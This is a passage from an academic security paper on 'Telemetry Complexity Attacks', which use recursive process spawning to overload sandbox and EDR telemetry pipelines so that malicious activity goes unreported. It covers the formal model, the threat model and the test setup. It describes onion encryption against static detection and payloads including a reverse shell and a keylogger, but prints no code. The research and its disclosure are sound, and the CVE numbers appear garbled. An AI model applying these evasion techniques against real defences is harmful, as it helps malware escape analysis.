[25] Kubo Takehiro. Funchook. https://github.com/kubo/funchook, 2025.

[26] W3C. W3C Publishes Encrypted Media Extensions (EME) as a W3C Recommendation. https://www.w3.org/2017/09/pressrelease-eme-recommendation.html.en, 2017.

[27] Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Steal this movie: Automatically bypassing DRM protection in streaming media services. In *USENIX Security Symposium*. USENIX Association, 2013.

[28] Wikipedia. Analog hole. https://en.wikipedia.org/wiki/Analog_hole, 2009.

[29] Qi Zhao. Wideshears: Investigating and breaking Widevine on QTEE. BlackHat Asia, 2021.



Evading and crashing anti-malware solutions via data collection overloading during analysis serialization

Evgenios Gkritsis[1], Constantinos Patsakis[2,3], and George Stergiopoulos[1]

[1]Department of Informatics, Athens University of Economics and Business, Greece
[2]Department of Informatics, University of Piraeus, 80 Karaoli & Dimitriou str., 18534 Piraeus, Greece
[3]Information Management Systems Institute of Athena Research Centre, Greece

Abstract

Malware analysis systems, including dynamic-analysis sandboxes and digital forensics and incident response (DFIR) platforms, rely on telemetry pipelines comprising collection agents, serializers, and database backends to capture and present program behavior to analysts. We show that these data-handling components constitute an exploitable attack surface that can lead to denial-of-analysis (DoA) states without disabling sensors or requiring elevated privileges. We present *Telemetry Complexity Attacks* (TCAs), a new class of vulnerabilities that exploit mismatches between unbounded collection mechanisms and bounded processing capabilities. Our method recursively spawns child processes to generate deeply nested and oversized objects that stress serialization and storage boundaries, as well as visualization layers, e.g., JSON/BSON depth and size limits. Depending on the product, this leads to truncated or missing behavioral reports, rejected database inserts, serializer recursion and size errors, and unresponsive dashboards, with some cases also exhibiting normal malicious execution that was not recorded or presented to analysts. We evaluate our technique against 18 commercial and open-source malware analysis platforms and endpoint detection and response (EDR) solutions. Seven products fail at different stages of the telemetry pipeline; two CVE identifiers have been assigned (CVE-61301 and CVE-61303); one more is pending; one has been assigned to an underlying library, and others have issued patches or configuration changes. We discuss root causes and propose mitigation strategies to prevent DoA attacks triggered by adversarial telemetry.

1 Introduction

Security reports estimate that hundreds of thousands of new malicious programs emerge daily, contributing to a corpus exceeding one billion malware samples [6]. The economic impact is similarly stark: IBM reports an average data-breach cost of $4.4m, with a substantial share attributable to malware-driven incidents [27]. Ransomwhere [14], which catalogs cryptocurrency addresses used by ransomware groups, indicates that total tracked ransomware payments surpass $1bn. CrowdStrike further attributes a 22% reduction in average breakout time to infostealers [18]. Together, these figures underscore the financial consequences of modern malware, even before accounting for activity by advanced persistent threat (APT) groups and other threat actors.

Defenders often rely on telemetry-centric pipelines to detect malware. Endpoint detection and response (EDR) agents collect behavioral signals (e.g., process, network, file, and registry activity) for detection and investigation, while dynamic-analysis sandboxes detonate artifacts in isolated environments to observe behavior and generate reports with behavioral indicators [1, 12, 15, 16, 24, 38, 44, 45]. These systems typically combine OS-level event providers (e.g., process creation monitoring via API hooking or Event Tracing for Windows (ETW)/Sysmon instrumentation), user-space collectors, sandbox execution, and backend aggregation. For interoperability and storage, telemetry is commonly serialized into structured logs (often JSON) as it flows through the pipeline; for instance, Wazuh serializes endpoint events as JSON records (e.g., `alerts.json`) prior to indexing [59].

Such pipelines implicitly assume end-to-end resilience: once malicious activity executes in a monitored environment, its corresponding events should appear in the final report. In practice, malware undermines this assumption via anti-analysis techniques that detect sandboxed or instrumented settings and then alter, delay, or suppress behavior. Common strategies include checking for VM artifacts, timing and resource probes, and user-interaction tests, and have grown increasingly sophisticated [2]. These techniques primarily aim to evade observation by minimizing telemetry generation, often by making malware appear benign and exploiting defenders' dependence on novelty-based detection (e.g., new signatures or behavior models).

Our work departs from this paradigm. Telemetry pipelines strive to capture rich detail (event logs, process trees, memory snapshots), yet the components that serialize, store, and render

this information have practical limits, including maximum JSON nesting depth, document size caps, database insertion constraints, and user interface (UI) rendering capacity. Here, we identify a critical design assumption: telemetry is treated as benign input to be processed, rather than as an attack surface. Defensive tools scrutinize program behavior but largely trust the infrastructure that records and transmits that behavior. Unlike traditional evasive malware that hides its actions, our attacks do not conceal malicious behavior; instead, they overload the pipeline's ability to represent it. The result is telemetry that is sufficiently malformed or voluminous that the security product fails to record it correctly or present it to an analyst, making the activity effectively invisible not by avoiding the observer, but by breaking it. We show that an attacker can exploit the telemetry pipeline itself using perfectly valid behaviors to stress data handling, achieving detection bypass without introducing new evasion of the underlying monitoring mechanisms.

Relation to prior work. Our attacks are conceptually related to classic structured-data and resource-exhaustion techniques, including the "billion laughs" XML entity expansion and fork bombs. The "billion laughs" attack was initially targeted at XML parsers [55], but analogous attacks apply to other parsers, including YAML [49] and SAML [54]. Fork bombs exhaust resource limits by rapidly spawning processes [8]. Our approach lies between these two lines of work: like billion-laughs, we exploit pathological data structures; like fork bombs, we exploit process creation to exhaust downstream resources. However, we pursue different system- and architecture-specific goals and guarantee payload execution. In this regard, our work is closely related to Filic et al. [23], who exploit implementations of well-known probabilistic data structures across multiple solutions. Contrary to arbitrary spawning in fork bombs, we have guarantees that the payload is executed, without triggering infrastructure failures that would alert the victim. The analyst receives either a 'benign' verdict or an incomplete report lacking evidence of malicious behavior.

Our focus is denial-of-service against anti-malware and malware sandbox pipelines, but differs from prior approaches by targeting weaknesses in data structures and telemetry-handling paths rather than containment escape or instrumentation evasion. Instead of hiding or escaping analysis, we weaponize the data-handling components of monitoring systems to induce denial-of-service, analysis failure, or silent visibility loss. We show that such structures and failure modes are widely present in deployed anti-malware solutions and that this attack surface remains underexplored, spanning evasion, regex-based availability, and related attacks.

Contributions. We make the following contributions. First, we introduce a subclass of exploits against malware analysis pipelines driven by a fundamental mismatch between unbounded data collection and bounded data processing and formalize *Telemetry Complexity Attacks* (TCAs) as a subset of resource-exhaustion attacks with telemetry-specific failure modes.

Secondly, we propose a process-spawning methodology that generates high-volume telemetry and targets the post-collection pipeline (serializers, databases, renderers), stressing serialization and storage boundaries and inducing analysis failure or denial-of-service in downstream components.

Finally, we evaluate the technique against multiple anti-malware solutions. We demonstrate that this method affects multiple real-world anti-malware products and services. Across deployments, we observe: (i) missing or partial behavioral reports, (ii) rejected database inserts due to size or depth limits, (iii) serializer crashes from recursion or memory exhaustion, and (iv) stalled or unresponsive dashboards. These effects require no elevated privileges and do not tamper with hooks, sensors, or agents; they arise solely from adversarially structured telemetry that is valid but pathological. Our evaluation resulted in vendor patches and two assigned CVEs, with one more pending, and one CVE affecting a dependency used by some of these systems. We provide an analysis and a binary proof-of-concept that reaches dynamic analysis engines (sandboxes and EDR telemetry pipelines) while avoiding static classification as malware.

Our results show that the telemetry pipeline itself constitutes a critical attack surface in systems designed for behavioral observation and forensic analysis. To our knowledge, this is the first work to systematically demonstrate, across multiple deployed security products, that adversarial but valid telemetry structures can induce analyst-visible denial-of-analysis outcomes through serialization, storage, and rendering boundaries, even when monitoring sensors remain intact. Accordingly, we identify the telemetry pipeline as a cross-product attack surface, characterize failure modes across diverse architectures, and validate real-world impact via coordinated disclosures and assigned CVEs.

Responsible disclosure. We coordinated responsible disclosure with affected vendors, providing at least 90 days for them to patch their solutions, leading to patches and configuration hardening across multiple EDR and sandbox products. At the time of writing, three issues have been assigned CVE IDs, namely CVE-61301 (CAPEv2), CVE-61303 (Triage), and CVE-67221 (orjson serialization library), with one additional CVE pending for Cuckoo. Proof-of-concept artifacts for the three CVEs are available on GitHub [20–22].

Overall, TCAs offer a new evasion perspective: by leveraging data serialization and pipeline processing limits, attackers can induce silent analysis failures without defeating the monitoring mechanisms themselves.

2 Concept and methodology

Our objective is to stress the telemetry pipeline rather than disable sensors. Many malware-analysis systems adopt *greedy* collection because they cannot predict which actions a program will take and thus lack clear collection thresholds. While endpoint products may block execution via static analysis, sandboxes are typically expected to record *all* observable actions of a submitted binary; however, permissive logging can backfire. Since some filtering already exists, we focus on failures induced by *data representation*.

Consider a sandboxed binary whose execution triggers process activity that is timestamped and linked via parent–child relationships, and may also produce artifacts such as memory dumps. This forms a tree, but interoperability and storage often use a nested JSON encoding. Arbitrary nesting, however, is not uniformly supported across libraries and backends.

Still, a binary that recursively spawns processes in a tree exhibits *valid* behavior: modern OSes permit thousands of processes and sensors will log each creation event, forcing downstream components to serialize a potentially massive process tree. Common encodings (e.g., parent objects containing nested child objects) can exceed practical limits: many JSON libraries and document stores enforce nesting-depth thresholds (often ∼64–128 levels) and document-size caps, while dashboards may fail to render extreme hierarchies due to DOM growth or timeout constraints. In our experiments, recursive spawning readily crossed these limits, triggering serialization exceptions or truncation and rendering web-based UIs unresponsive. This gap between what sensors can collect and what backends can process creates exploitable failure modes across the pipeline.

To confirm that TCAs do not impede malware functionality, our payload executes a malicious action at a chosen depth (e.g., launching a shell), enabling systematic stress testing across commercial and open-source sandboxes and EDRs. The attack operates entirely in user mode, without code injection or interference with kernel hooks or sensor processes. Under the induced telemetry load, we observe dropped/incomplete logs, insertion errors, serialization failures, and dashboard instability; critically, the malicious action is often absent from reports, leading to missed detections and alerts. This evasion can be more damaging than a crash by falsely reassuring defenders that no threat is present.

Our attack uses controlled recursion using a crafted binary that repeatedly launches an embedded copy of itself, increments a depth counter each iteration, and, at a predetermined maximum depth, executes a lightweight payload (in our tests, a PowerShell reverse shell) to confirm end-to-end execution. Depth is carried across processes via environment variables. The implementation evolved from a minimal C/C++ proof-of-concept into a hardened test binary with multiple stages of XOR-based encryption to reduce trivial static detection and ensure the relevant behavior manifests only at runtime.




Figure 1: High-level overview of attack methodology

Figure 1 summarizes the method's workflow and the primary failure modes exercised. On the left are the targeted environments (sandboxes and endpoint agents) in which a proof-of-concept binary was executed. The central column represents the operational limits we triggered in our experiments: *recursion limit* refers to code-level or timeout protections that abort deep traversal; *oversized output* captures large JSON or BSON blobs that exceed serializer or database limits; *database thresholds* indicate document size and nesting caps or insert limits that cause errors; and *speed limit* symbolizes UI rate caps that produce agent queue overflows or unresponsive dashboards. The panel to the right shows the telemetry mechanisms we targeted (process and call-argument data structures and persistent storage), where failures manifest as truncated or missing process trees, corrupted or absent behavioral reports, and UI stalls. Together, the elements illustrate how a simple recursive load can propagate through the telemetry pipeline and produce denial-of-analysis conditions.

2.1 Threat model and assumptions

Our attacks require no elevated privileges, agent tampering, or vendor-specific vulnerabilities, and do not aim for persistence, exfiltration, privilege escalation, or cryptographic bypasses. We detail our threat model and assumptions below. Thus, we list all the parameters that are relevant for our attack, what is controlled and by whom, but also what we expect to achieve.

Execution context. We assume that an adversary can store an unprivileged user-mode binary on either (i) an endpoint that is instrumented by sandboxing or EDR/DFIR tooling, or (ii) at a cloud solution, by uploading the binary through common user interfaces. The binary recursively spawns child processes up to a chosen depth and rate. Execution occurs under typical analysis conditions (e.g., detonation VMs, lab hosts, or enterprise-managed endpoints) where process creation

is permitted, and environment variables propagate to child processes.

Telemetry. We assume that monitoring stacks capture process execution (e.g., via user-mode hooking and/or kernel/event providers), serialize these events into structured records (e.g., JSON/BSON or comparable encodings), and store them to a database-backed backend that exposes dashboards or APIs to analysts. Default configurations of such tools (e.g., document size caps, recursion/nesting limits, per-index write limits, dashboard rate caps, and analysis timeouts) are used as-is and not tuned to any specific workload. Also, the adversary cannot modify or disable sensors, hooks, or ETW/Sysmon providers; load kernel drivers; or gain elevated privileges, directly access or reconfigure serialization libraries, databases, or dashboards. Moreover, we assume the telemetry pipeline ingests data derived from untrusted program behavior (e.g., deep process trees, long command-line arguments, large argument arrays, and nested object graphs), and that serialization and storage components treat these data as valid inputs rather than as isolation boundaries.

Resource bounds. We assume that recursive spawners use a maximum depth chosen to avoid gross host-level denial of service (e.g., kernel scheduler collapse). We do not rely on exhausting OS resources (e.g., CPU, RAM, PIDs) as the primary failure mechanism. We confirmed this across all tested cases.

Network and isolation. According to our evaluation methodology, execution can occur in offline or network-restricted environments. A network is not required for the core effect of the presented methodology.

Scope note (EDR architecture and applicability). EDR products fall into two architecturally distinct categories with respect to TCAs. *Prevention-first* EDRs (e.g., Kaspersky EDR, Microsoft Defender, WatchGuard EDPR) prioritize real-time blocking: once a process exhibits fork-bomb-like behavior, the agent terminates it before the telemetry pipeline is stressed. In these products the attack fails because execution is stopped, not because serialization or storage is robust; their resilience is therefore orthogonal to the pipeline vulnerabilities we study. *Telemetry-collector* EDRs (e.g., Wazuh) are architecturally closer to sandboxes and DFIR platforms. Their primary design goal is to capture and retain high-fidelity behavioral records for analyst review, not to make blocking decisions in real time. These products share the same unbounded-collection, bounded-serialization architecture that makes sandboxes vulnerable, and we demonstrate concrete DoA failures in both. Our strongest and most general results therefore apply to platforms whose design goal is telemetry retention. That is, malware sandboxes, DFIR tools (e.g., Velociraptor), and telemetry-collector EDRs (e.g., Wazuh), where permitting execution and retaining telemetry are design requirements. We report outcomes for prevention-first EDRs separately as a boundary on applicability.

2.2 Formal Model

Definition 1 (Telemetry pipeline)**.** *We define a telemetry pipeline as a tuple* $\Pi = (\mathcal{A}, \mathcal{E}, \mathcal{S}, \mathcal{R})$ *where the* agent/collector $\mathcal{A}$ *observes system events* $e \in \Sigma$ *and produces a stream* $X = (e_1, e_2, \dots)$*; the* encoder $\mathcal{E}$ *serializes batches* $B \subseteq X$ *into objects* $o = \mathcal{E}(B)$ *belonging to an* object space O *(e.g., JSON or BSON documents); the* store $\mathcal{S}$ *persists objects subject to capacity constraints; and the* renderer/API $\mathcal{R}$ *exposes persisted telemetry to analysts.*

Definition 2 (Telemetry graph and depth)**.** *Execution induces a directed telemetry graph* $G = (V, E, D)$ *where vertices* $v \in V$ *represent monitored entities, i.e., discrete observable objects generated or manipulated during execution (e.g., processes, threads, sockets), edges E represent relations (e.g., spawned, communicated-with), and D stores per-vertex/edge metadata (arguments, timestamps, command line).*

For any directed graph G with distinguished root vertex $r \in V$*, we define its* reachable depth *as*

$$d(G) \;=\; \max_{v \in V \text{ reachable from } r} \operatorname{dist}(r, v),$$

where $\operatorname{dist}(r, v)$ *is the length (number of edges) of a shortest directed path from r to v. For a rooted tree, this coincides with the usual notion: the number of edges on the longest root-to-leaf path. When the root is clear from context, we write simply* $d(G)$.

Definition 3 (Graph-to-document encoding and nesting depth)**.** *Let* Enc_Π *denote the concrete encoding used by a platform's telemetry pipeline* Π *that maps a rooted telemetry graph G to one or more serialized objects* $o \in O$*. Many systems encode process relations as nested objects or nested arrays (e.g., Listing 1 in the Appendix). We define the* encoding nesting depth $d_{\mathrm{enc}}(G)$ *as the maximum bracket, object, or array nesting depth in the serialized representation produced by* $\mathrm{Enc}_\Pi(G)$.

Note that $d_{\mathrm{enc}}(G)$ can equal the graph depth $d(G)$ for tree encodings, but can also differ if the platform flattens edges into tables, performs chunking, or uses multiple documents. In our evaluation, we attribute nesting-limit failures to violations of bounds on $d_{\mathrm{enc}}(G)$, not necessarily on $d(G)$.

Definition 4 (Admission predicates)**.** *Each* pipeline stage $Y \in \{\mathcal{E}, \mathcal{S}, \mathcal{R}\}$*, corresponding respectively to the encoder, store, and renderer components of the telemetry pipeline, implements a Boolean admission predicate*

$$\mathsf{admit}_Y : O \times C_Y \to \{\mathsf{true}, \mathsf{false}\}$$

which returns true *iff object* $o \in O$ *can be accepted under capacity constraints* C_Y.

Definition 5 (Capacity model)**.** *Each pipeline stage* $Y \in \{\mathcal{E}, \mathcal{S}, \mathcal{R}\}$ *has a capacity vector*

- ***Encoder limits:*** $\mathcal{C}_{\mathcal{E}} = (d_{\max}^{\mathsf{nest}}, s_{\max}^{\mathsf{obj}}, r_{\max}^{\mathsf{stack}})$ *for maximum nesting depth, per-object size, and recursion/stack depth.*
- ***Store limits:*** $\mathcal{C}_{\mathcal{S}} = (s_{\max}^{\mathsf{doc}}, d_{\max}^{\mathsf{store}}, q_{\max})$ *for document size, nesting depth (e.g., BSON), and insert quota.*
- ***Renderer/UI limits:*** $\mathcal{C}_R = (m_{max}^{mem}, n_{max}^{DOM}, e_{max}^{msg}, q_{max}^{buf}, d_{max}^{UI}, \mu_R)$, *capturing (in order) memory, UI element count, maximum message size, event-queue buffer capacity, maximum renderable tree depth under the UI's DOM/memory constraints, and service rate.*

A stage accepts an object o (e.g., an encoded event, stored document, or rendered UI node) iff $\mathsf{admit}_Y(o, \mathcal{C}_Y) = \mathsf{true}$*; otherwise it truncates or rejects the input.*

Definition 6 (Rendered view)**.** *Let* Render_Π *denote the platform's renderer that maps stored/decoded telemetry into the analyst-visible UI view. We define* $\mathsf{Rendered}_\Pi(G) \subseteq V$ *as the subset of vertices whose associated telemetry is ultimately presented to the analyst after encoding, storage, and rendering (including any truncation or drops).*

Definition 7 (Stage-aware complexity)**.** *Let* $G = (V, E, D)$ *be a telemetry graph rooted at r. Moreover, let (i)* $d(G) = \mathrm{depth}(G, r)$*, (ii)* $S(G)$ *= serialized size of the encoded object(s), (iii)* $n(G) = |\mathsf{Rendered}_\Pi(G)|$*, the number of analyst-visible entities (and, when rendered as a tree, a proxy for UI node count), and (iv)* $\lambda(G)$ *represents the rate at which telemetry events are generated, controlled by the adversary's spawn rate. We collect these into a stage-aware complexity vector*

$$\vec{C}(G) = \big(d(G), S(G), n(G), \lambda(G)\big).$$

Each pipeline stage $Y \in \{\mathcal{E}, \mathcal{S}, \mathcal{R}\}$ *induces thresholds on the relevant components of* $\vec{C}(G)$ *via its capacity vector* $\mathcal{C}_Y$*. The first three components (d, S, n) govern static structural limits at the encoder, store, and renderer, respectively, while* λ *governs dynamic throughput limits and is used to model queue-based failures (see Theorem 3)*

Definition 8 (Visibility)**.** *Let* $\mathcal{M} \subseteq V$ *denote nodes representing malicious activity. Moreover, let* $\mathsf{Rendered}_\Pi(G) \subseteq V$ *denote the subset of vertices whose associated telemetry successfully passes through all pipeline stages and is presented to the analyst. We define the visibility of the pipeline as*

$$\mathrm{Vis}_\Pi(G) = \frac{|\mathcal{M} \cap \mathsf{Rendered}_\Pi(G)|}{|\mathcal{M}|} \in [0, 1],$$

where we assume $|\mathcal{M}| > 0$ *(i.e., the execution includes at least one malicious action).*

Definition 9 (Denial-of-analysis (DoA))**.** *Given a policy threshold* $\tau \in (0, 1]$*, a telemetry complexity attack (TCA) succeeds when* $\mathrm{Vis}_\Pi(G) < \tau$*, and the processes associated with vertices in* $\mathcal{M}$ *complete their intended computation (i.e., are not terminated by the security product).*

Adversary model

The adversary $\mathcal{A}dv$ controls the *shape* of the telemetry graph G via their program behavior, without elevated privileges or tampering with sensors. We model the adversary's capability through a parameterized spawning function:

Definition 10 (Spawning function)**.** *Let* $\mathsf{spawn}(b, d, k)$ *denote an adversary-controlled process-creation routine that generates a b-ary tree of depth d, where each spawned process carries metadata of size k bytes (e.g., command-line arguments). The adversary selects parameters* (b, d, k) *subject to OS-imposed limits on concurrent processes and argument length.*

Thus, the adversary selects parameters: $\mathsf{spawn}(b, d, k)$ to achieve a DoA in various settings.

Definition 11 (Serialization overhead)**.** *Let* $\alpha > 0$ *denote the* structural serialization overhead*, that is, the fixed number of bytes added per node by the encoding format, independent of node metadata. This includes field delimiters, keys, brackets, and type markers. For JSON encoding of a process node, typical values are* $\alpha \in [50, 200]$ *bytes depending on the schema.*

The encoded object for a full b-ary tree of depth d with per-node metadata of size k has approximate serialized size

$$S(b, d, k) \approx N(b, d) \cdot (\alpha + k),$$

where $N(b, d) = \frac{b^{d+1}-1}{b-1}$ for $b > 1$, and $N(1, d) = d + 1$ for the unary (linear chain) case.

Theorem 1 (Depth bound $\Rightarrow$ encoder/store/UI failure)**.** *If the effective encoding nesting depth of G exceeds either the encoder or store nesting caps, i.e.,*

$$d_{\mathrm{enc}}(G) > \min(d_{\max}^{nest},\ d_{\max}^{store}, d_{max}^{UI}),$$

then for objects o encoding the corresponding subtree,

$$\mathsf{admit}_{\mathcal{E}}(o, C_{\mathcal{E}}) = \mathrm{false} \quad \textit{or} \quad \mathsf{admit}_{\mathcal{S}}(o, C_{\mathcal{S}}) = \mathrm{false}, \quad \textit{or}$$
$$\mathsf{admit}_{\mathcal{R}}(o, \mathsf{C}_R) = \mathsf{false}$$

and telemetry associated with the pruned subtree becomes invisible*.*

Note that $d_{\max}^{\mathrm{UI}}$ depends on browser memory limits and DOM complexity.

Theorem 2 (Size bound $\Rightarrow$ store failure)**.** *Let* $M = s_{\max}^{doc}$ *be the per-document limit. If* $S(b, d, k) > M$*, the store rejects the document. Let* d^* *denote the minimum depth guaranteed to trigger a size-bound failure. Then,*

$$d^* \geq \left\lceil \log_b\Big(1 + (b-1)\frac{M}{\alpha + k}\Big)\right\rceil - 1.$$

Theorem 3 (Burst/queue bound ⇒ renderer/API failure)**.** *Let $B = B_R$ and $\mu = \mu_R$ be the queue buffer capacity and service rate from the renderer capacity vector $\mathcal{C}_R$. We model the renderer as an $M/M/1/B$ queue with event arrival rate $\lambda = \lambda(G)$. If $\lambda > \mu$, buffer overflow occurs in expected time*

$$T_{\text{overflow}} \approx \frac{B}{\lambda - \mu}.$$

Additionally, if the renderer must materialize $N(b,d)$ DOM nodes and $N(b,d) > n_{max}^{DOM}$, or if the transport message size exceeds e_{max}^{msg}, the UI or API fails immediately.

Note that the $M/M/1/B$ model assumes Poisson arrivals. In practice, our recursive spawner generates deterministic, bursty arrivals. This model therefore provides an approximation of overflow timing; the actual overflow may occur faster under burst conditions. The DOM-size and message-size bounds hold independently of the arrival process.

Definition 12 (Successful TCA)**.** *Using the stage-aware complexity vector*

$$\vec{C}(G) = \big(d(G), S(G), n(G), \lambda(G)\big),$$

a TCA succeeds iff at least one pipeline constraint is violated and visibility drops:

$$\exists i : \ \vec{C}(G)_i > \vec{C}_{\max,i} \quad \textit{and} \quad \text{Vis}_\Pi(G) < \tau.$$

Therefore, we target implicit constraints of the underlying implementations for each telemetry component. More precisely: First, we target serialization as implementations impose recursion, stack, and object size limits that can be triggered by nested or high-volume telemetry structures. Then, we target storage since backends impose document, request, or record limits that may reject inserts or truncate stored telemetry. For instance, when a platform uses MongoDB-like document stores, per-document size and nesting constraints can produce missing subtrees or empty reports. Finally, we target the rendering engines. Web UIs and APIs can fail due to oversized responses or when asked to materialize large hierarchical datasets; practical failures often manifest as timeouts, unresponsive dashboards, or incomplete report rendering.

Based on the above, we can assume a successful attack on a MongoDB-dependent solution as follows.

Corollary 1 (MongoDB-like store limits)**.** *Consider a deployment where $s_{\max}^{\text{doc}} = 16\,\text{MB}$ and $d_{\max}^{\text{store}} = 100$ (following MongoDB's limits [39]). Let α be the structural serialization overhead. A sufficient condition to violate at least one store constraint is:*

$$d > 100 \quad \textit{or} \quad d \geq \left\lceil \log_b\left(1 + \frac{(b-1)\cdot 16\times 10^6}{\alpha + k}\right)\right\rceil - 1.$$

Therefore, forcing a solution to exceed any of these thresholds individually, we expect an analysis failure (e.g., truncation, rejection, timeouts, UI hangs, or crashes).

Using the above formalisation, we can interpret Figure 2 as a visual representation of Definition 12. The recursive spawner controls the complexity vector $\vec{C}(G)$, and each failure mode corresponds to a violated capacity constraint in the encoder, store, or renderer. Moreover, our formal model enables us to estimate capacity parameters through documentation review and incremental probing.

Table 1: Predicted vs. observed failure thresholds for platforms with known capacity parameters. τ_{pred} and τ_{obs} denote the predicted and observed triggering thresholds (d^* = chain depth; N^* = total spawned processes). Notation: †MongoDB BSON nesting cap. ‡gRPC transport cap; α calibrated from observed error (see text). §Browser DOM node cap, from process-count stress test (Figure 7). ¶Wazuh `analysisd` default event-queue capacity [59].

Platform	Binding limit	Thm.	τ_{pred}	τ_{obs}
CAPEv2	MongoDB nest depth = 100†	1	$d^* = 100$	$d = 100$
Velociraptor	gRPC cap = 4 MB, $\alpha = 840$ B‡	2	$N^* = 4993$	$N = 4500$–6000
Cuckoo	DOM nodes ≈ 5000§	3	$N^* = 5000$	$N \approx 5000$
Wazuh	Queue $B = 16384$, $e \approx 7$/proc¶	3	$N^* \approx 2341$	$N \approx 3000$

Using Theorems 1–3, we derive predicted failure thresholds for each platform where binding capacity parameters are publicly available or empirically observable. Table 1 summarises results; we elaborate more in the Appendix.

3 Experimental process and setup

3.1 Setup

As described in section 2, we construct a binary that progressively peels encryption layers by spawning a decrypted copy of itself. Each execution maintains a process counter to determine the termination step; at that step, the binary opens a reverse shell to a host under our control. This creates deeply nested process structures (cf. Listing 1 in the Appendix), intended to stress storage and processing paths and to expose truncation or handling failures. We introduced minor binary changes per target to probe solution-specific failure modes.

Experiments followed a progressive evaluation strategy. We began with open-source sandboxing platforms to iterate rapidly and observe internal failures, and then we moved to open-source EDR/DFIR tools and locally deployed trial instances of commercial products. Finally, we submitted sanitized samples to public cloud-based analysis services to validate behavior in online providers. Local testing was performed in isolated, offline laboratory networks using virtual machines to prevent telemetry leakage and to ensure safe handling of test artifacts. Each sandbox/EDR




Figure 2: A recursive process spawner induces a telemetry graph whose depth, size, or event rate exceeds implicit limits in the encoder, store, or renderer, yielding missing or unusable analyst-visible telemetry.

was installed with default or documented configurations; where supported, we varied timeouts, process-depth limits, memory-dump options, and report-compression settings to exercise distinct code paths. We repeated tests to ensure reproducibility and, when possible, cross-validated failures across independent environments. For each run, we monitored host resource usage (CPU, memory, disk I/O) to correlate system load with telemetry failures. Offline isolation also reduced vendor feedback effects (e.g., rapid signature updates or patches) that could otherwise suppress execution during the measurement window.

3.2 Goals and evaluation criteria

The primary objective of the experimental phase was to validate whether recursive process spawning could cause denial-of-analysis or otherwise impair the behavioral visibility of sandbox and endpoint detection systems. We designed the experiments to observe three main outcomes: (i) denial or corruption of analysis reports, (ii) partial or total loss of behavioral telemetry, and (iii) degradation of analysis performance or stability leading to timeouts or crashes.

Each local test environment, whether sandbox, EDR, or DFIR platform, was evaluated using identical input parameters, including recursion depth and number of spawned processes. The consistency of execution ensured that the differences in outcomes reflected genuine architectural or implementation differences between the platforms rather than sample variance. We considered a test successful if the sample prevented a complete report or caused pipeline instability; resilient if it fully logged recursive activity and correctly labeled behavior. Conversely, a platform was considered resilient if it fully recorded the recursive activity and correctly labeled the behavior as malicious without disruption.

3.3 Test environments and controls

Methodology. We evaluated our approach across heterogeneous platforms to use distinct telemetry pipelines and persistence architectures. We first tested *open-source sandboxes* (Cuckoo, CAPEv2) to analyze behavior logging and process-tree handling; their JSON-centric reporting exposed truncation, serialization, and database size constraints. We next tested *open-source EDRs and monitoring tools*: Wazuh to examine agent-based monitoring under high-volume recursive process creation (e.g., truncated alerts, Sysmon event loss, memory pressure), and Velociraptor to assess forensic and live-response visibility under recursive load. We then deployed *commercial trial and locally hosted* solutions (Bitdefender GravityZone, Kaspersky EDR, WatchGuard EDPR, Comodo Valkyrie) in offline virtual machines to measure detection resilience without external telemetry leakage. Finally, after offline validation, we submitted sanitized samples to *online sandboxes* (VirusTotal, AnyRun, Hybrid-Analysis, Malwation Threat Zone, Recorded Future Triage, OPSWAT Filescan.io, Comodo Valkyrie) to compare behavior across cloud providers.

All systems were instrumented to capture system events, agent logs, exported reports, and backend errors. When available, we retained raw JSON/BSON dumps, database error logs, and UI traces for post-mortem analysis. Proof-of-concept artifacts and reproduction materials were handled under institutional disclosure policies and stored on isolated lab infrastructure.

Evasion and sample variants. To reduce early static detection, our samples implement a lightweight multi-stage "onion" encryption scheme: each runtime stage decrypts only the subsequent stage, preventing the full payload and final command-and-control instruction from being observable via static inspection while preserving reproducibility across testbeds. We generated multiple samples sharing identical core logic while varying payload, build architecture, and encryption depth. For payload, we used three variants: (1)

dropping the EICAR test file to trigger anti-malware; (2) a default, widely used reverse-shell payload commonly flagged by anti-malware; and (3) a keylogger payload. We compiled each variant for both x86 and x64. To study depth effects, we constructed onion chains of length 1000, 2000, 3000, 4000, 5000, 6000, 7000, 8000, 9000, 10000, and 15000. Excluding auxiliary testing malware used to assess our methodology, each anti-malware solution was evaluated against 66 samples, yielding 792 total experiments reported in section 4.

4 Results

Due to variability in results across products, we detail the experimental results in the following paragraphs, categorizing them by attack success and product, and discussing the root causes for each product where appropriate. Table 2 summarizes the results and the severity of the failures observed.

